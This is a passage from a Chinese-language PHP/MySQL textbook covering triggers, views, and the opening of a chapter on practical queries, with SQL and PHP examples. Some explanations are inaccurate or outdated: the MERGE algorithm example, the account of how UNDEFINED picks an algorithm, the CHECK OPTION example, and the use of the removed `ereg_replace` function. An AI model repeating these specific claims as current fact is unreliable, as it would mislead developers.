在后面几节中，你将学习如何最有效地创建、管理和执行 MySQL 触发器，还会给出在 PHP/MySQL 驱动的应用程序中使用触发器的一些示例。

33.2　MySQL 对触发器的支持

MySQL 5.0.2 版本最开始支持触发器，但仍有一些局限性。例如，在写本书时还存在以下不足。

- **不支持 TEMPORARY 表。**触发器不能用于 TEMPORARY 表。
- **不支持视图。**触发器不能用于视图。
- **无法从触发器中返回结果集。**只可能在一个触发器中执行 INSERT、UPDATE 和 DELETE 查询。但是，可以在触发器中执行存储例程（只要这些存储例程不返回结果集就可以了）和 SET 命令。
- **触发器必须唯一。**不可能针对同一个表、事件（INSERT、UPDATE、DELETE）和时间（前、后）创建多个触发器。但是，因为可以在一个查询中执行多条命令（很快将学到），所以这实际上并不是问题。
- **错误处理和报告支持功能很弱。**虽然在前触发器或后触发器失败时 MySQL 可以如期防止操作继续执行，但当前没有一种妥善的方式能让触发器失败并向用户返回有用的信息。

虽然这些限制让你在目前实际使用触发器时会有些困难，但要记住它仍在进步。也就是说，甚至在这个早期开发阶段，还是有很多机会可以利用这个重要的新特性。继续读下去，来学习如何将触发器集成到 MySQL 数据库中（首先介绍触发器的创建）。

33.2.1　创建触发器

MySQL 触发器是使用非常简单的 SQL 语句创建的。其语法形式如下：

```
CREATE
    [DEFINER = { USER | CURRENT_USER }]
    TRIGGER <trigger name>
    { BEFORE | AFTER }
    { INSERT | UPDATE | DELETE }
    ON <table name>
    FOR EACH ROW
    <triggered SQL statement>
```

从形式中可以看出，可以指定触发器是在查询之前还是之后执行，还是应当在记录插入、修改或删除时发生，还可以确定触发器应用于哪个表。

DEFINER 子句确定将查看哪个用户账户来确定是否有适当的权限执行触发器中定义的查询。如果定义了 DEFINER 子句，需要采用'user@host'语法指定用户名和主机名（例如'jason@localhost'）。如果使用 CURRENT_USER（默认值），就会查看导致执行这个触发器的用户账户的权限。只有拥有 SUPER 权限的用户才能够为另一个用户指定 DEFINER。

提示 如果你在使用MySQL 5.1.6之前的版本，则需要SUPER权限才能创建触发器，而从5.1.6开始，若你的账户有TRIGGER权限就可以创建触发器。

下面实现本章前面描述的问讯处触发器：

```
DELIMITER //
CREATE TRIGGER au_reassign_ticket
AFTER UPDATE ON technicians
FOR EACH ROW
BEGIN
   IF NEW.available = 0 THEN
      UPDATE tickets SET  technician_id=0 WHERE  technician_id=NEW.id;
   END IF;
END;//
```

注解 你可能不清楚触发器名中的au前缀。关于这个前缀及类似前缀的更多信息，请参见补充内容“触发器命名约定”。

对于被 technicians 表更新所影响的每条记录，此触发器将更新 tickets 表，如果 tickets.technician_id 等于更新查询中指定的 technician_id 值，则将 tickets.technician_id 设置为 0。你应该知道这里使用了查询值，因为在列名前加上了别名 NEW（也可以在列名前面加上 OLD 别名来使用列的原始值）。

创建触发器之后，就可以通过向 tickets 表中插入一些记录，再执行一条 UPDATE 查询并将技术员的 availability 列设置为 0 来进行测试：

```
UPDATE technicians SET available=0 WHERE id =1;
```

现在查看 tickets 表，将看到原先分配给 Jason 的两张票证不再分配给他。

33

触发器命令约定

虽然没有要求，但为触发器制定某种命名约定是个好主意，这样可以更快地确定每个触发器的作用。例如，可以考虑为每个触发器加上如下字符串作为前缀，触发器创建示例中就采用了这种做法。

- ad。在 DELETE 查询发生之后执行触发器。
- ai。在 INSERT 查询发生之后执行触发器。
- au。在 UPDATE 查询发生之后执行触发器。
- bd。在 DELETE 查询发生之前执行触发器。
- bi。在 INSERT 查询发生之前执行触发器。
- bu。在 UPDATE 查询发生之前执行触发器。

33.2.2　查看现有的触发器

自 MySQL 5.0.10 起，可以用两种方法查看现有的触发器：使用 SHOW TRIGGERS 命令或使用 INFORMATION_SCHEMA。本节介绍这两种方法。

1. SHOW TRIGGERS命令

SHOW TRIGGERS 命令得到一个或一组触发器的多个属性。其形式如下：

```
SHOW TRIGGERS [FROM db_name] [LIKE expr | WHERE expr]
```

因为输出可能在一行中放不下，所以执行 SHOW TRIGGERS 时加上\G 标志会有用，如下：

```
mysql>SHOW TRIGGERS\G
```

假设当前数据库中只有前面创建的 au_reassign_ticket 触发器，则输出如下：

```
*************************** 1. row ***************************
         Trigger: au_reassign_ticket
           Event: UPDATE
           Table: technicians
       Statement: begin
if NEW.available = 0 THEN
UPDATE tickets SET  technician_id=0 WHERE  technician_id=NEW.id;
END IF;
END
          Timing: AFTER
         Created: NULL
        sql_mode: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION
         Definer: root@localhost
character_set_client: latin1
collation_connection: latin1_swedish_ci
  Database Collation: latin1_swedish_ci
1 row in set (0.00 sec)
```

你可能想查看触发器创建语句。要查看触发器创建语法，可以使用 SHOW CREATE TRIGGER 语句，如下所示：

```
mysql>SHOW CREATE TRIGGER au_reassign_ticket\G
*************************** 1. row ***************************
               Trigger: au_reassign_ticket
              sql_mode:
SQL Original Statement: CREATE DEFINER=`root`@`localhost` TRIGGER au_reassign_ticket
AFTER UPDATE ON technicians
FOR EACH ROW
BEGIN
   IF NEW.available = 0 THEN
      UPDATE tickets SET  technician_id=0 WHERE  technician_id=NEW.id;
   END IF;
END
  character_set_client: latin1
  collation_connection: latin1_swedish_ci
    Database Collation: latin1_swedish_ci
```

了解更多有关触发器的信息还有一种方法，可以查询 INFORMATION_SCHEMA 数据库。

2. INFORMATION_SCHEMA

对 INFORMATION_SCHEMA 数据库中的 TRIGGERS 表执行 SELECT 查询将显示触发器的有关信息。此数据库在第 28 章中做过介绍。

```
mysql>SELECT * FROM INFORMATION_SCHEMA.triggers
    ->WHERE trigger_name="au_reassign_ticket"\G
```

执行此查询可比前一个示例显示更多的信息：

```
*************************** 1. row ***************************
           TRIGGER_CATALOG: NULL
            TRIGGER_SCHEMA: chapter33
              TRIGGER_NAME: au_reassign_ticket
        EVENT_MANIPULATION: UPDATE
      EVENT_OBJECT_CATALOG: NULL
       EVENT_OBJECT_SCHEMA: chapter33
        EVENT_OBJECT_TABLE: technicians
              ACTION_ORDER: 0
          ACTION_CONDITION: NULL
          ACTION_STATEMENT: begin
if NEW.available = 0 THEN
UPDATE tickets SET  technician_id=0 WHERE  technician_id=NEW.id;
END IF;
END
        ACTION_ORIENTATION: ROW
             ACTION_TIMING: AFTER
ACTION_REFERENCE_OLD_TABLE: NULL
ACTION_REFERENCE_NEW_TABLE: NULL
  ACTION_REFERENCE_OLD_ROW: OLD
  ACTION_REFERENCE_NEW_ROW: NEW
          CREATED: NULL
         SQL_MODE: STRICT_TRANS_TABLES,NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUTION
          DEFINER: root@localhost
      CHARACTER_SET_CLIENT: latin1
      COLLATION_CONNECTION: latin1_swedish_ci
        DATABASE_COLLATION: latin1_swedish_ci
```

可以看到，查询 INFORMATION_SCHEMA 数据库的妙处在于，这比使用 SHOW TRIGGERS 要灵活得多。例如，假设要管理多个触发器，希望知道哪些触发器在一个语句之后触发：

```
SELECT trigger_name FROM INFORMATION_SCHEMA.triggers WHERE action_timing="AFTER"
```

或者可能想知道 technicians 表是 INSERT、UPDATE 或 DELETE 查询的目标时会执行哪些触发器：

```
mysql>SELECT trigger_name FROM INFORMATION_SCHEMA.triggers WHERE
    ->event_object_table="technicians"
```

33.2.3 修改触发器

在编写本书时，还没有用于修改现有触发器的命令或 GUI 应用程序。因此，修改触发器的最简单方法可能是删除后重新创建它。

33.2.4 删除触发器

很有可能（尤其是在开发阶段）希望删除一个触发器，或者在不需要该动作时将其删除。这是使用 DROP TRIGGER 语句完成的，其形式如下：

```
DROP TRIGGER [IF EXISTS] table_name.trigger_name
```

例如，为删除 au_reassign_ticket 触发器，执行如下命令：

```
DROP TRIGGER au_reassign_ticket;
```

成功执行 DROP TRIGGER 需要 TRIGGER 或 SUPER 权限。

注意 删除数据库或表时，所有相应的触发器也都被删除。

33.3 将触发器集成到 Web 应用程序

因为触发器透明地发生，所以在 Web 应用程序中集成其操作时确实不需要特意做什么。但无论如

何，还是有必要提供一个例子，来展示这个特性在减少 PHP 代码量以及进一步简化应用程序逻辑方面是多么有用。本节将学习如何实现 33.1.3 节中提到的问讯处应用程序。

首先，如果还没有这么做，那么就开始创建前面一节中描述的两个表（technicians 和 tickets），向每个表增加一些适当的记录，确保每个 tickets.technician_id 与一个合法的 technicians.technician_id 匹配。接下来，创建 au_reassign_ticket 触发器。

再回顾一下这种情况，所提交的问讯票证将分配给一个技术员处理。如果一个技术员离开办公室很长一段时间，就要通过修改其状态更新他的概况。概况管理器界面类似于图 33-1。

当技术员修改此界面并提交表单时，代码清单 33-1 中的代码将被激活。

图 33-1　概况管理器界面

代码清单 33-1　更新技术员概况

```
<?php

   // 连接到 MySQL 数据库
   $mysqli = new mysqli("localhost", "websiteuser", "secret", "helpdesk");

   // 为方便起见分配提交的值
   $options = array('min_range' => 0, 'max_range' => 1);
   $email = filter_var($_POST['email'], FILTER_VALIDATE_EMAIL);
   $available = filter_var($_POST['available'], FILTER_VALIDATE_INT, $options);

   // 创建 UPDATE 查询
   $stmt = $mysqli->prepare("UPDATE technicians SET available=? WHERE email=?");

   $stmt->bind_param('is', $available, $email);

   // 执行查询并提供用户输出
   if ($stmt->execute()) {

      echo "<p>Thank you for updating your profile.</p>";

      if ($available == 0) {
         echo "<p>Your tickets will be reassigned to another technician.</p>";
      }

   } else {
      echo "<p>There was a problem updating your profile.</p>";
   }

?>
```

执行此代码之后，返回到 tickets 表，将看到相关的票证已经恢复到了未分配状态。

33.4　小结

触发器可以大大减少只为确保数据库引用完整性和业务规则而编写的代码量。你学习了不同的触发器类型和执行触发器的条件。这一章还介绍了 MySQL 的触发器实现，接着讲述了如何将触发器集成到 PHP 应用程序中等内容。

下一章将介绍视图，这是一个强大的特性，有助于为冗长复杂的 SQL 语句创建易于记住的别名。

第 34 章 视 图

即使是相当简单的数据驱动应用程序，也依赖于涉及多个表的查询。例如，假设希望通过人力资源应用程序创建一个界面来显示每位员工的姓名、电子邮件地址、缺勤总天数和奖金。此查询可能如下：

```
SELECT emp.employee_id, emp.firstname, emp.lastname, emp.email,
       COUNT(att.absence) AS absences, COUNT(att.vacation) AS vacation,
       SUM(comp.bonus) AS bonus
FROM employees emp, attendance att, compensation comp
WHERE emp.employee_id = att.employee_id
AND emp.employee_id = comp.employee_id
GROUP BY emp.employee_id ASC
ORDER BY emp.lastname;
```

这种查询肯定会让人浑身战栗，因为它太大了，特别是需要在应用程序中的多个位置重复使用时。它的另外一个副作用是可能会让人不小心暴露敏感的信息。例如，如果因为一时迷糊向查询中插入了字段 emp.ssn（员工的社会保险号，即 SSN），会怎么样？这会让每位员工的社会保险号显示给所有能够查看该查询结果的人。这种查询还有另一个副作用，任何创建类似界面的第三方承包商都可以暗中访问敏感数据，这就有可能导致窃取身份，有时还可能被商业间谍利用。

有什么替代方案？毕竟查询是开发过程所必需的，除非希望在管理字段级权限（参见第 29 章）方面纠缠，否则就只能苦笑着忍受它。

对于 MySQL 用户来讲一直都是如此，正因为这样 MySQL 5 增加了称为视图（view）的新特性。就像存储例程包含一组命令（参见第 32 章）一样，视图以类似的方式提供了一种封装查询的方法。例如，可以创建前面示例查询的视图并执行，如下：

```
SELECT * FROM employee_attendance_bonus_view;
```

本章先简要介绍视图的概念，并指出将视图结合到开发策略中的各种优点。然后，讨论 MySQL 对视图的支持，展示如何创建、执行和管理视图。最后，学习如何将视图结合到 PHP 驱动的 Web 应用程序中。

34.1 视图介绍

视图（view）也称虚表，包括执行某个查询返回的一组记录。视图不是查询所表示数据的一个副本，而是简化了获取数据的方法，它通过各种别名来抽象查询。

视图在很多方面都很有好处，其中包括以下几点。

- **简单性**。某些数据项需要经常获取。例如，在客户关系管理应用程序中，就经常会将客户关联到某张发票。因此，创建一个名为 get_client_name 的视图会很方便，这样可以避免反复查询多个表来获取此信息的麻烦。
- **安全性**。如本章前面强调的，在某些情况下可能希望确保某些信息不允许被第三方访问，如公司数据库中的员工社会保险号和员工工资。视图为实现此安全保障提供了一个可行的解决方案。
- **可维护性**。与面向对象类抽象了底层数据和行为一样，视图抽象了有时非常复杂的查询细节。这种抽象在必须修改查询以反映模式的变化时非常有好处。

既然已经更好地理解了视图对开发策略的重要作用，下面来学习 MySQL 对视图的支持。

34.2　MySQL 对视图的支持

令 MySQL 群体高兴的是，视图已集成到 MySQL 5 的分发包中。本节将学习如何创建、执行、修改和删除视图。

34.2.1　创建和执行视图

创建视图是通过 CREATE VIEW 语句实现的。其形式如下：

```
CREATE
    [OR REPLACE]
    [ALGORITHM = {MERGE | TEMPTABLE | UNDEFINED }]
    [DEFINER = { user | CURRENT_USER }]
    [SQL SECURITY { DEFINER | INVOKER }]
    VIEW view_name [(column_list)]
    AS select_statement
    [WITH [CASCADED | LOCAL] CHECK OPTION]
```

本节将全面介绍 CREATE VIEW 语法，不过现在先看一个简单的示例。假设数据库包含一个表 employees，它在逻辑上包含每位员工的信息。此表的创建语法如下：

```
CREATE TABLE employees (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT,
   employee_id CHAR(8) NOT NULL,
   first_name VARCHAR(100) NOT NULL,
   last_name VARCHAR(100) NOT NULL,
   email VARCHAR(100) NOT NULL,
   phone CHAR(10) NOT NULL,
   salary DECIMAL(8,2) NOT NULL,
   PRIMARY KEY(id)
);
```

开发人员需要执行以下任务，创建一个应用程序，允许员工查看其同事的联系信息。因为工资是敏感数据，所以要求数据库管理员创建一个只由每位员工的姓名、电子邮件地址和电话号码组成的视图。如下视图提供了该信息的接口，按员工的姓氏对结果排序：

```
CREATE VIEW employee_contact_info_view AS
  SELECT first_name, last_name, email, phone
  FROM employees ORDER BY last_name ASC;
```

然后可以如下调用此视图：

```
SELECT * FROM employee_contact_info_view;
```

这得到类似于下面的结果：

```
+------------+-----------+-------------------+-------------+
| first_name | last_name | email             | phone       |
+------------+-----------+-------------------+-------------+
| Bob        | Connors   | bob@example.com   | 2125559945  |
| Jason      | Gilmore   | jason@example.com | 2125551212  |
| Matt       | Wade      | matt@example.com  | 2125559999  |
+------------+-----------+-------------------+-------------+
```

注意，在很多情况下，MySQL 将视图看作一个表。事实上，在使用创建了视图的数据库时，如果执行 SHOW TABLES（或者使用 phpMyAdmin 或其他客户端执行某个类似任务），将看到视图会与其他表列在一起。

```
mysql>SHOW TABLES;
```

得到如下结果：

```
+----------------------------+
| Tables_in_corporate        |
+----------------------------+
| employees                  |
| employee_contact_info_view |
+----------------------------+
```

现在，对视图执行 DESCRIBE 语句：

```
mysql>DESCRIBE employee_contact_info_view;
```

可以得到：

```
+------------+-------------+------+-----+---------+-------+
| Field      | Type        | Null | Key | Default | Extra |
+------------+-------------+------+-----+---------+-------+
| first_name | varchar(100) | NO   |     |         |       |
| last_name  | varchar(100) | NO   |     |         |       |
| email      | varchar(100) | NO   |     |         |       |
| phone      | char(10)    | NO   |     |         |       |
+------------+-------------+------+-----+---------+-------+
```

了解到甚至可以创建可更新（updatable）视图，你可能会感到奇怪。也就是说，可以向现有的视图插入记录，还可以更新视图中现有的行，但却使底层表被更新。这将在 34.2.5 节中介绍。

1. 定制视图结果

记住，视图并不限于返回用于创建视图的查询中定义的每条记录。例如，可以只返回员工的姓氏和电子邮件地址：

```
SELECT last_name, email FROM employee_contact_info_view;
```

这会返回类似于下面的结果：

```
+-----------+-------------------+
| last_name | email             |
+-----------+-------------------+
| Connors   | bob@example.com   |
| Gilmore   | jason@example.com |
| Wade      | matt@example.com  |
+-----------+-------------------+
```

还可以在调用视图时覆盖任何默认的排序子句。例如，employee_contact_info_view 视图定义

指定信息应当根据姓氏排序。但是，如果希望根据电话号码排序结果，怎么办？只要修改子句，如下：

```
SELECT * FROM employee_contact_info_view ORDER BY phone;
```

这会得到类似于下面的输出：

```
+------------+------------+-------------------+------------+
| first_name | last_name  | email             | phone      |
+------------+------------+-------------------+------------+
| Jason      | Gilmore    | jason@example.com | 2125551212 |
| Bob        | Connors    | bob@example.com   | 2125559945 |
| Matt       | Wade       | matt@example.com  | 2125559999 |
+------------+------------+-------------------+------------+
```

因此，视图可以与所有子句和函数联合使用，这意味着可以使用 SUM()、LOWER()、ORDER BY、GROUP BY 或任何其他你能想象到的子句或函数。

2. 传入参数

与可以使用子句和函数操作视图结果一样，也可以通过传递参数来操作视图结果。例如，假设希望获取某个特定员工的联系方式，只需记住他的名字：

```
SELECT * FROM employee_contact_info_view WHERE first_name="Jason";
```

这会返回：

```
+------------+-----------+-------------------+------------+
| first_name | last_name | email             | phone      |
+------------+-----------+-------------------+------------+
| Jason      | Gilmore   | jason@example.com | 2125551212 |
+------------+-----------+-------------------+------------+
```

3. 修改返回的列名

表的列命名约定通常是为了方便程序员使用，而这有时候会让终端用户很难阅读。使用视图时，可以通过可选参数 *column_list* 传入列名，让这些名字更可读。以下示例重新创建了 employee_contact_info_view 视图，使用更友好的名字替换了默认的列名：

```
CREATE VIEW employee_contact_info_view
  (`First Name`, `Last Name`, `Email Address`, `Telephone`) AS
  SELECT first_name, last_name, email, phone
  FROM employees ORDER BY last_name ASC;
```

现在，执行如下查询：

```
SELECT * FROM employee_contact_info_view;
```

这会返回：

```
+------------+-----------+-------------------+------------+
| First Name | Last Name | Email Address     | Telephone  |
+------------+-----------+-------------------+------------+
| Bob        | Connors   | bob@example.com   | 2125559945 |
| Jason      | Gilmore   | jason@example.com | 2125551212 |
| Matt       | Wade      | matt@example.com  | 2125559999 |
+------------+-----------+-------------------+------------+
```

4. 使用ALGORITHM属性

```
ALGORITHM = {MERGE | TEMPTABLE | UNDEFINED}
```

通过使用 MySQL 特有的这个属性，可以优化 MySQL 视图的执行。有 3 个可用的设置，本节将

介绍这 3 个设置。

● MERGE

MERGE 算法使 MySQL 将执行视图时传入的任何子句合并到视图的查询定义中。例如，假设视图 employee_contact_info_view 使用如下查询定义：

```
SELECT * FROM employees ORDER BY first_name;
```

但是，使用如下语句执行此视图：

```
SELECT first_name, last_name FROM employee_contact_info_view;
```

MERGE 算法实际上将导致执行如下语句：

```
SELECT first_name, last_name FROM employee_contact_info_view ORDER by first_name;
```

换句话说，视图定义和 SELECT 查询会合并。

● TEMPTABLE

如果视图底层表中的数据有变化，这些变化将在下次通过视图访问表时立即反映出来。但是，当操作特别大或经常更新的表时，可能要首先考虑将视图数据转储到一个 TEMPORARY 表中，从而更快地释放视图对表的锁。

当视图被指定为 TEMPTABLE 算法时，将在创建视图的同时创建相应的 TEMPORARY 表。

● UNDEFINED

当视图被指定为 UNDEFINED 算法时（默认），MySQL 会确定应当使用两种算法（MERGE 或 TEMPTABLE）中的哪一种。虽然有些特定的情况下会首选 TEMPTABLE 算法（例如在查询中使用了聚集函数时），但一般情况下 MERGE 算法效率会更高。因此，除非从查询条件可以看出某种算法要优先于另外一种，否则应当使用 UNDEFINED。

如果为视图指定了 UNDEFINED 算法，当查询指示其结果和视图结果是一对一关系时，MySQL 将选择 TEMPTABLE。

5. 使用安全选项

```
[DEFINER = { user | CURRENT_USER }]
[SQL SECURITY { DEFINER | INVOKER }]
```

MySQL 5.1.2 为 CREATE VIEW 命令增加了一些额外的安全特性，它们有助于控制在每次执行视图时如何确定权限。

DEFINER 子句确定在视图执行时将检查哪个用户账户的权限，来确定是否有适当的权限执行这个视图。如果设置为默认值 CURRENT_USER，就会检查执行视图的用户的权限；否则 DEFINER 子句可以设置为一个特定用户，该用户使用'user@host'语法标识（例如'jason@localhost'）。只有拥有 SUPER 权限的用户才能够为另一个用户指定 DEFINER。

SQL_SECURITY 子句确定执行视图时是否要检查视图创建者（DEFINER，然后它会查看前面提到的 DEFINER 子句的设置）或调用者（INVOKER）的权限。

6. WITH CHECK OPTION子句

```
WITH [CASCADED | LOCAL] CHECK OPTION
```

因为可以根据其他视图创建视图，所以必须有一种方法确保更新内嵌的视图不会违反其定义的约束。此外，虽然有些视图是可更新的，但有些情况下以这种方法修改字段值是不合逻辑的，它会破坏视

图底层查询的某些约束。例如，如果查询只获取 city = "Columbus"的记录，然后创建一个包括 WITH CHECK OPTION 子句的视图，这会防止后面的视图更新将此字段的值改为 Columbus 之外的任何值。

最好通过一个例子来说明以这种方式修改 MySQL 行为的有关概念和选项。假设一个视图 experienced_age_view 定义有 LOCAL CHECK OPTION 选项，并包含如下查询：

```
SELECT first_name, last_name, age, years_experience
   FROM experienced_view WHERE age > 65;
```

注意，此查询引用了另一个视图 experienced_view。假设该视图定义如下：

```
SELECT first_name, last_name, age, years_experience
   FROM employees WHERE years_experience > 5;
```

如果 experienced_age_view 定义有 CASCADED CHECK OPTION 选项，则尝试执行如下 INSERT 查询会失败：

```
INSERT INTO experienced_age_view SET
   first_name = 'Jason', last_name = 'Gilmore', age = '89', years_experience = '3';
```

失败的原因是 years_experience 的值 3 违反了 experienced_age_view 要求 years_experience 至少为 5 年的约束。相反，如果 experienced_age_view 视图定义为 LOCAL，则 INSERT 查询就有效，因为只要求 age 大于 65。但是，如果 age 设为小于 65 的值，例如 42，则此查询将失败，因为 LOCAL 会检查查询中引用的视图，在这里是 experienced_age_view。

34.2.2　查看视图信息

MySQL 提供了 3 种了解现有视图的方法：使用 DESCRIBE 命令、使用 SHOW CREATE VIEW 命令，或者使用 INFORMATION_SCHEMA 数据库。

1. 使用DESCRIBE命令

因为视图类似于虚表，所以可以使用 DESCRIBE 语句了解视图的字段信息。例如，为查看视图 employee_contact_info_view，执行如下命令：

```
DESCRIBE employee_contact_info_view;
```

这会生成如下输出：

```
+----------------+--------------+------+-----+-------------+----------+
| Field          | Type         | Null | Key | Default     | Extra    |
+----------------+--------------+------+-----+-------------+----------+
| First Name     | varchar(100) | NO   |     |             |          |
| Last Name      | varchar(100) | NO   |     |             |          |
| Email Address  | varchar(100) | NO   |     |             |          |
| Telephone      | char(10)     | NO   |     |             |          |
+----------------+--------------+------+-----+-------------+----------+
```

2. 使用SHOW CREATE VIEW命令

可以使用 SHOW CREATE VIEW 命令查看视图的语法。其形式如下：

```
SHOW CREATE VIEW view_name;
```

例如，为查看 employee_contact_info_view 视图语法，执行如下命令：

```
SHOW CREATE VIEW employee_contact_info_view\G
```

这会得到如下输出（稍微修改以增加可读性）：

```
*************************** 1. row ***************************
                View: employee_contact_info_view
                Create View: CREATE ALGORITHM=UNDEFINED DEFINER=`root`@`localhost`
                SQL SECURITY DEFINER VIEW `employee_contact_info_view`
                AS select `employees`.`first_name`
                AS `first_name`,`employees`.`last_name`
                AS `last_name`,`employees`.`email`
                AS `email`,`employees`.`phone`
                AS `phone` from `employees`
                order by `employees`.`last_name`
                character_set_client: latin1
                collation_connection: latin1_swedish_ci
```

虽然这很有用，但还可以使用 INFORMATION_SCHEMA 数据库查看视图的代码语法及更多信息。

3. 使用INFORMATION_SCHEMA数据库

INFORMATION_SCHEMA 数据库包括一个 views 表，包含如下内容：

```
SELECT * FROM INFORMATION_SCHEMA.views\G
```

假设 employee_contact_info_view 是唯一存在的视图，则执行此语句得到如下输出：

```
*************************** 1. row ***************************
            TABLE_CATALOG: NULL
            TABLE_SCHEMA: chapter34
            TABLE_NAME: employee_contact_info_view
            VIEW_DEFINITION: select first_name, last_name, email, phone from employees
            CHECK_OPTION: NONE
            IS_UPDATABLE: YES
            DEFINER: root@localhost
            SECURITY_TYPE: DEFINER
            CHARACTER_SET_CLIENT: latin1
            COLLATION_CONNECTION: latin1_swedish_ci
```

当然，使用信息模式的最大妙处是能够查询视图的任意方面，而不限于只能从成堆的信息中搜索。例如，如果你只想获取为数据库 chapter34 定义的视图名，可以使用以下查询：

```
SELECT table_name FROM INFORMATION_SCHEMA.views WHERE table_schema="chapter34"\G
```

34.2.3 修改视图

现有的视图可以通过 ALTER VIEW 语句修改。其形式如下：

```
ALTER [ALGORITHM = {UNDEFINED | MERGE | TEMPTABLE}]
   [DEFINER = { user | CURRENT_USER }]
   [SQL SECURITY { DEFINER | INVOKER }]
   VIEW view_name [(column_list)]
   AS select_statement
   [WITH [CASCADED | LOCAL] CHECK OPTION]
```

例如，为修改 employee_contact_info_view 视图，改变 SELECT 语句，只获取名、姓氏和电话号码，执行如下命令：

```
ALTER VIEW employee_contact_info_view
  (`First Name`, `Last Name`, `Telephone`) AS
  SELECT first_name, last_name, phone
  FROM employees ORDER BY last_name ASC;
```

34.2.4 删除视图

删除现有视图是通过 DROP VIEW 语句完成的。其形式如下：

```
DROP VIEW [IF EXISTS]
   view_name [, view_name]...
   [RESTRICT | CASCADE]
```

例如，为删除 employee_contact_info_view 视图，执行如下命令：

```
DROP VIEW employee_contact_info_view;
```

包含 IF EXISTS 关键字将使 MySQL 在尝试删除不存在的视图时忽略错误。在出版本书时，RESTRICT 和 CASCADE 关键字被忽略，但可能在将来版本中代表新的特性。

34.2.5　更新视图

视图的使用并不限于抽象可以让用户执行 SELECT 语句的查询，它还可以作为更新底层表的接口。例如，假设要求一位办公室助理更新包含员工联系方式的表中的键字段。这位助理应当只能查看和修改员工的名、姓氏、电子邮件地址和电话号码，而不能查看或操作社会保险号和工资。本章前面创建的 employee_contact_info_view 能满足这两个条件，可以作为一个可更新和可选择的视图。事实上，当查询满足如下任何一个条件时视图是不可更新的：

- 包含聚集函数，如 SUM()；
- 其算法设置为 TEMPTABLE；
- 包含 DISTINCT、GROUP BY、HAVING、UNION 或 UNION ALL；
- 包含外联结（outer join）；
- 在 FROM 子句中包含不可更新的视图；
- 在 SELECT 或 FROM 子句中，以及引用 FROM 子句中的表的 WHERE 子句中包含子查询；
- 只引用直接量值，表示没有表要更新。

例如，为修改员工 Bob Connors 的电话号码，可以对此视图执行 UPDATE 查询，如下：

```
UPDATE employee_contact_info_view
       SET phone='2125558989' WHERE email='bob@example.com';
```

“可更新视图”一词并不限于 UPDATE 查询，还可以通过视图插入新记录，只要视图满足如下一些约束。

- 此视图必须包含底层表中没有指定默认值的所有列。
- 视图字段不能包含表达式。例如，视图列 CEILING(salary)将使视图不可被插入数据。

因此，根据前面的视图定义，无法通过 employee_contact_info_view 增加新的员工，因为表中未指定默认值的一些字段（如 salary 和 ssn）没有包含在视图中。

34.3　将视图结合到 Web 应用程序中

与前面两章给出的存储过程和触发器示例一样，将视图结合到 Web 应用程序中是非常简单的。毕竟，视图是虚表，可以像典型的 MySQL 表一样管理，可以使用 SELECT、UPDATE 和 DELETE 来获取和操作其所表示的内容。作为示例，执行本章前面创建的 employee_contact_info_view 视图。为省去翻阅本章开头内容的麻烦，下面再次列出视图的创建语法：

```
CREATE VIEW employee_contact_info_view
  (`First Name`, `Last Name`, `E-mail Address`, `Telephone`) AS
  SELECT first_name, last_name, email, phone
  FROM employees ORDER BY last_name ASC;
```

以下 PHP 脚本执行此视图，并以 HTML 格式输出结果：

```
<?php

    // 连接 MySQL 数据库
    $mysqli = new mysqli("localhost", "websiteuser", "secret", "chapter34");

    // 创建查询
    $query = "SELECT * FROM employee_contact_info_view";

    // 执行查询
    if ($result = $mysqli->query($query)) {

        printf("<table border='1'>");
        printf("<tr>");

        // 输出首部
        $fields = $result->fetch_fields();
        foreach ($fields as $field)
            printf("<th>%s</th>", $field->name);

        printf("</tr>");

        // 输出结果
        while ($employee = $result->fetch_row()) {

            $first_name = $employee[0];
            $last_name = $employee[1];
            $email = $employee[2];
            $phone = $employee[3];

            // 格式化电话号码
            $phone = ereg_replace("([0-9]{3})([0-9]{3})([0-9]{4})",
                                  "(\\1) \\2-\\3", $phone);

            printf("<tr>");
            printf("<td>%s</td><td>%s</td>", $first_name, $last_name);
            printf("<td>%s</td><td>%s</td>", $email, $phone);
            printf("</tr>");

        }

    }
?>
```

执行此代码得到如图 34-1 所示的输出。

First Name	Last Name	E-mail Address	Telephone
Jonathan	Gennick	jon@example.com	(999) 888-7777
Jason	Gilmore	jason@example.com	(614) 299-9999
Jay	Pipes	jay@example.com	(614) 555-1212
Matt	Wade	matt@example.com	(510) 555-9999

图 34-1 从视图中获取结果

34.4 小结

本章介绍了视图，它是 MySQL 5 引入的一个新特性。视图可以极大地减少应用程序中重复的查询，提高安全性和可维护性。本章学习了如何创建、执行、修改和删除 MySQL 视图，以及如何将视图结合到 PHP 驱动的应用程序中。

下一章主要介绍查询，其中将涵盖很多在构建数据驱动网站时经常遇到的概念。

第 35 章 实用数据库查询

前面几章已经介绍了关于结合使用 PHP 和 MySQL 获取并操作数据的一些概念。本章将在此基础知识上扩展，展示在创建数据库驱动的 Web 应用程序时必然反复遇到的许多概念。具体地，包括以下概念。

- **表格输出**。在构建数据库驱动的应用程序时，以容易阅读的格式列出查询结果是需要实现的一个常见任务。本章会解释如何以编程方式创建这些列表。
- **排序表格输出**。查询结果通常是以默认方式排序的，例如按产品名排序。但是，如果用户希望使用另外某种条件（比如价格）对结果重新排序，该怎么做呢？你将学习如何提供表排序机制，允许用户基于任何列搜索。
- **子查询**。即使简单的数据驱动应用程序也需要查询处理多个表，一般要使用联结 (join)。但是，你会了解到这些操作还可以通过显然更直观的子查询来完成。
- **游标**。利用数组指针可以很容易地在数组元素中移动，与此非常类似，游标（MySQL 5 的新特性）允许你在数据库结果集中轻松地导航。本章会介绍如何使用游标优化代码。
- **分页结果**。数据库表可以包含数千甚至上百万个结果。当获取大的结果集时，通常有必要将这些结果分割为多页，为用户提供一种机制以便在页面之间来回导航。本章将解释如何实现分页。

35.1 示例数据

本章中的许多示例都基于 products 和 sales 表，如下：

```
CREATE TABLE products (
   id INT NOT NULL AUTO_INCREMENT PRIMARY KEY,
   product_id VARCHAR(8) NOT NULL,
   name VARCHAR(25) NOT NULL,
   price DECIMAL(5,2) NOT NULL,
   description MEDIUMTEXT NOT NULL
);
CREATE TABLE sales (
   id INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   client_id INT UNSIGNED NOT NULL,
   order_time TIMESTAMP NOT NULL,
   sub_total DECIMAL(8,2) NOT NULL,
   shipping_cost DECIMAL(8,2) NOT NULL,
